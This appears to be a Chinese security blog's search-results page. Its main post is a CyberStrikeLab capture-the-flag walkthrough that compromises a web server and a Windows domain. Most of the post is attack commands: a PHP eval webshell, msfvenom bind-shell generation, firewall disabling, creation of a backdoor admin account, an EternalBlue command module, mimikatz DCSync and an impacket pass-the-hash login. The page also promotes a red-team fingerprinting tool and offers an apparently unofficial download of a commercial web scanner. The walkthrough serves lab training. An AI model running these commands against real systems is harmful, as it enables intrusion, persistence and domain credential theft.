搜索到
195
篇与
的结果
-
 【域渗透】CyberStrikeLab-Lab1 1、WEB渗透在网页底部的版权信息区域,发现明确标注 易优 CMS”,从这里可以锁定站点使用的 CMS 系统类型。进一步信息收集,通过百度检索易优 CMS 官方文档,确认该 CMS 系统基于 ThinkPHP5.0 框架开发选用 ThinkPHP 漏洞利用工具,用ALL检测所有漏洞。通过工具检测目标站点存在tp5_index_construct_rce命令执行漏洞。通过 ThinkPHP 漏洞利用工具的 “命令执行模块”,输入基础探测命令whoami(用于查询当前执行用户身份),执行后返回结果为nt authority\system,明确当前已获取系统权限漏洞触发获取的权限是 “临时权限”,一旦漏洞修复、服务重启或网络中断,攻击者将失去对服务器的控制。因此,写入后门的核心目的是建立 “持久化控制通道”,确保后续可随时访问目标服务器,且不易被管理员发现。写入一句话木马,设置木马名称,再点击GetShell,成功的话最后获得一句话木马的地址<?php @eval($_POST['a']);?> 为实现可视化管理,使用蚁剑(一款专门用于管理 Web 后门的工具)进行连接。在蚁剑中输入木马访问地址、通信密码a,点击 “测试连接”,显示 “连接成功”,表明已建立稳定的 Web 管理通道。通过蚁剑可直观查看服务器文件系统、执行命令、上传下载文件,操作便捷且隐蔽性强。解法一:数据库密码泄露/config/database.php,数据库配置文件配置文件中显示数据库用户为root,密码为xxxxxx(已隐藏)。 Windows 默认管理员账号administrator,并复用该数据库密码作为系统登录密码。启用远程桌面连接,需通过蚁剑执行以下命令:# 修改注册表,允许远程登录: reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f # 关闭 Windows 防火墙: netsh advfirewall set allprofiles state off 远程连接,输入目标服务器 IP、账号administrator、密码xxxxxxadministrator :数据库密码 登录成功,这里登录成功的权限是administrator管理员组而这里蚁剑执行命令的权限是系统权限,权限等级会更高一点,主要利用这一块解法二:添加用户通过蚁剑执行以下命令:# 创建新用户,并设置密码: net user xiaoyu 123@abc /add # 将新用户添加到管理员组: net localgroup Administrators xiaoyu /add 生成正向连接木马:MSFvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 本次测试中,目标服务器可被攻击者访问,但攻击者主机因处于内网无公网 IP,因此选择正向连接模式。设置正向连接,是我们主动去连接目标主机的4444端口use exploit/multi/handler # 启用监听模块 set payload Windows/meterpreter/bind_tcp # 匹配生成木马时的payload set RHOST 192.168.10.10 # 目标服务器IP地址 set RPORT 4444 # 匹配木马中设置的监听端口 run # 启动监听 通过蚁剑将生成的shell.exe文件上传至目标服务器的 Web 根目录(或其他可执行目录),并执行该文件。上传上去了,但是执行没有结果,那是因为我们是正向连接,需要主动去连接靶机的4444端口,而不是等着shell回弹回来,如果还没有回来,请禁用目标防火墙netsh advfirewall set allprofiles state off 命令执行后,MSF 控制台立即反馈 “Meterpreter session 1 opened”,表明已成功建立稳定的 Meterpreter 会话。这里就已经成功上线了2、内网渗透ipconfig,查看目标服务器的内网 IP 段(192.168.20.0/24),并发现内网中存在其他主机选用 fscan 工具,通过 Meterpreter 的upload命令将工具上传至目标服务器:upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 执行以下命令启动 fscan 扫描:fscan.exe -h 192.168.20.0/24 # 扫描整个内网网段 扫描结果显示,192.168.20.30 和 192.168.20.20(域控),两台主机均存在 MS17-010 漏洞(永恒之蓝)在内网中,攻击者无法直接访问 192.168.20.30 和 192.168.20.20(仅 192.168.20.10 可与内网其他主机通信)。设置路由的核心目的是将已控制的 192.168.20.10 作为 “跳板机”,让攻击者的流量通过该跳板机进入内网,实现对其他主机的访问。文案路线,你->对方外网机器(10.10)-> 对方内网机器(主机20.30和20.20),而你无法直接通过箭头访问到对方的内网主机,你需要获得对方内网主机10.10的系统权限,然后再代理到这台机器,去打对方的内网主机随后在 Meterpreter 会话中执行以下命令设置路由:# 添加内网路由: run autoroute -s 192.168.20.0/24 # 查看路由表: run autoroute -p 路由添加成功后,尝试利用永恒之蓝漏洞打 192.168.20.30我测试了多个 MS17-010 相关漏洞利用模块,均没有成功,尝试到最后一个执行命令的模块auxiliary/admin/smb/ms17_010_command的时候,可以正常执行命令,就是获取不到Meterpreter后渗透会话,但可以执行命令use auxiliary/admin/smb/ms17_010_command auxiliary/admin/smb/ms17_010_command模块的作用是通过永恒之蓝漏洞执行命令# 加载模块并查看参数: use auxiliary/admin/smb/ms17_010_command # 加载模块 show options # 查看模块所需配置参数 该模块需配置的关键参数包括RHOSTS(目标主机 IP)、COMMAND(待执行的命令)。验证权限:配置目标主机 IP 并执行whoami命令,验证漏洞利用效果:set rhosts 192.168.20.30 set COMMAND whoami run 执行结果返回nt authority\system,表明已通过永恒之蓝漏洞获取 192.168.20.30 的系统权限,为后续操作提供了高权限基础。此时我们可以借助MSF17-010命令执行权限维持配置:为建立稳定的远程控制通道,通过该模块执行以下命令,配置 192.168.20.30 的系统参数:set COMMAND 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f' # 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接 set COMMAND 'net user xiaoyu 123@abc /add' #创建一个名为 的新用户,密码设置为 123@abc set COMMAND 'net localgroup Administrators xiaoyu /add' #将用户 dfz 添加到本地管理员组(Administrators),获得系统最高权限 set COMMAND 'netsh advfirewall set allprofiles state off' #关闭Windows防火墙 虽然已设置路由,但远程桌面连接等图形化工具无法直接利用 Meterpreter 路由。配置代理的核心目的是让所有攻击者的工具流量(如远程桌面、文件传输)都通过跳板机转发,实现对 192.168.20.30 的直接访问。MSF 开启 SOCKS5 代理:use auxiliary/server/socks5 # 加载SOCKS5代理模块 set SRVHOST 127.0.0.1 # 代理监听地址(本地回环地址) set SRVPORT 1080 # 代理监听端口 run # 启动代理服务 SOCKS5 是一种通用代理协议,支持 TCP/UDP 流量转发,可适配大多数网络工具。打开10.10计算机的远程桌面连接功能,输入刚刚添加的账号和密码登录成功后,在C盘中查找到最后的flag3、域控渗透前面我们利用fscan.exe扫描出来存在永痕之蓝漏洞,但是利用MSF执行不了命令,该怎么上传文件呢?我们可以使用Windows自带的远程连接,找到本地资源,在本地设备和资源中找到详细信息把驱动器勾选上,还有本地的C盘文件勾选上,共享到远程连接后的服务器中这样目标机器就能访问10这个机器的文件了随后上传nc至20.10机器然后打开远程登录的20靶机,在共享的C盘文件中找到nc,并放到30的机器当中去不过这里我,我们不能使用30的cmd来反弹shell,因为当前登录的用户并不是系统权限,需要用MSF的exp来打这里需要执行3次才会执行一次命令,总体来说延迟了3个命令,或者你要敲三个回车,才能执行你的第一个命令,应该是bug,这里已经获取到了系统权限使用MSF上传mimikatz通过共享目录将 mimikatz 工具上传至域控服务器。通过 MSF 模块执行 mimikatz,初始执行时显示 “低权限”,无法提取域哈希。执行以下命令提升权限至系统权限:privilege::debug # 启用调试权限 sekurlsa::logonpasswords # 提取登录密码哈希 最终执行 DCSync 命令,提取整个域的所有用户哈希:lsadump::dcsync /domain:cyberstrikelab.com /all #提取整个域的所有账户哈希 执行结果成功提取到域管理员Administrator的 NTLM 哈希:94bd5248e87cb7f2f9b871d40c903927。获取 NTLM 哈希后,采用 “哈希传递攻击”(Pass-the-Hash,PtH)登录域控服务器。使用 impacket 工具集(一款专注于网络协议攻击的工具集)中的psexec模块,执行哈希传递登录:proxychains impacket-psexec -hashes :94bd5248e87cb7f2f9b871d40c903927 cyberstrikelab.com/administrator@192.168.20.20 命令执行后,成功获取域控服务器的 CMD 会话,执行ipconfig等命令验证,确认已完全控制 192.168.20.20 域控服务器。至此,整个渗透测试流程完成。
-

Muki 2.0:红队资产指纹识别利器,精准锁定攻击入口 Muki 是红队作战场景下的专属资产指纹识别利器,核心聚焦渗透测试的信息收集阶段 —— 面对 C 段资产、海量杂乱目标时,能帮助安全研究人员快速穿透信息迷雾,精准锁定具备攻击入口的易受攻击系统,为后续渗透测试提供明确靶标。其技术优势在于突破传统被动式扫描的局限,在被动指纹探测基础上,新增特殊路径定向扫描机制,可捕获常规被动扫描无法覆盖的隐藏资产特征;升级至 2.0 版本后,已整合 3W+ 精准指纹库,覆盖各类主流及小众系统、应用场景。目前工具提供 Linux、Mac、Windows 全平台版本,适配红队不同作战环境需求,是信息收集阶段高效、可靠的必备工具。开源地址https://github.com/yingfff123/MUKI快捷下载方式,Linuxwget https://github.com/yingfff123/MUKI/releases/download/2.02/MUKI-2.02-linux-amd64.zipunzip MUKI-2.02-Linux-amd64.zipcd MUKI-2.02-Linux-amd64./muki参数列表 --config 配置文件(默认为 $HOME/.Muki.yaml)-f, --文件字符串 包含待扫描 URL 的文件--格式字符串 输出格式(控制台、JSON、CSV)(默认值为“控制台”)-h, --帮助 Muki 的帮助信息-l, --列表字符串 包含多个待扫描 URL 的文件(每行一个)-A, --无活动模式 禁用活动指纹扫描-N, --无目录模式 禁用目录扫描-x, --无被动模式 禁用被动指纹扫描-o, --输出字符串 输出文件路径-p, --代理字符串 指定代理服务器,例如 http://127.0.0.1:8080 或 socks5://127.0.0.1:1080-t, --线程整数 线程数量(默认值:CPU 核心数 × 3,最小 8,最大 100)(默认值 8)-u, --URL 字符串 待扫描的 URL使用方法./muki -u https://www.baidu.com风险评估、敏感信息、敏感路径被动指纹、路径扫描等模块重点资产信息
-
-

【Windows版】Acunetix Premium(AWVS) v25.8.25 高级版 前言AWVS 算是 Web 安全圈的老牌自动化扫描利器,核心就是把 Web 应用的漏洞探测、攻击面识别、配置错漏排查做透。它直接对标 OWASP Top 10 核心风险,SQL 注入、XSS 这些高频漏洞都能精准命中,深度爬虫还能啃下复杂交互的 Web 应用,不用手动补全扫描路径。全程自动化跑通,从漏洞探测到报告生成不用人工盯着调参数,效率比纯手动扫高不止一个量级。报告做得相当扎实,漏洞严重级、触发路径、修复方案都写得明明白白,直接能丢给开发对接整改。更关键的是能无缝嵌进 CI/CD 流水线,把安全测试揉进开发流程里,实现左移安全,不用等上线才返工补漏洞 —— 对团队来说,这种可落地的持续安全能力才是真刚需。下载地址:https://pan.baidu.com/s/1kuUaEAeP4moPq3Hrb6tPZw 提取码: jjiy安装过程在文末下载之后,解压,双击这个exe程序选择你的安装目录设置你的登录邮箱默认启动端口一路下一步等待安装完成他会提示一个证书问题,选择是这样安装成功后就能通过本地3443端口访问了随后我们点这个以管理员身份运行会出现如下提示再登录,即可下载地址:https://pan.baidu.com/s/1kuUaEAeP4moPq3Hrb6tPZw 提取码: jjiy
-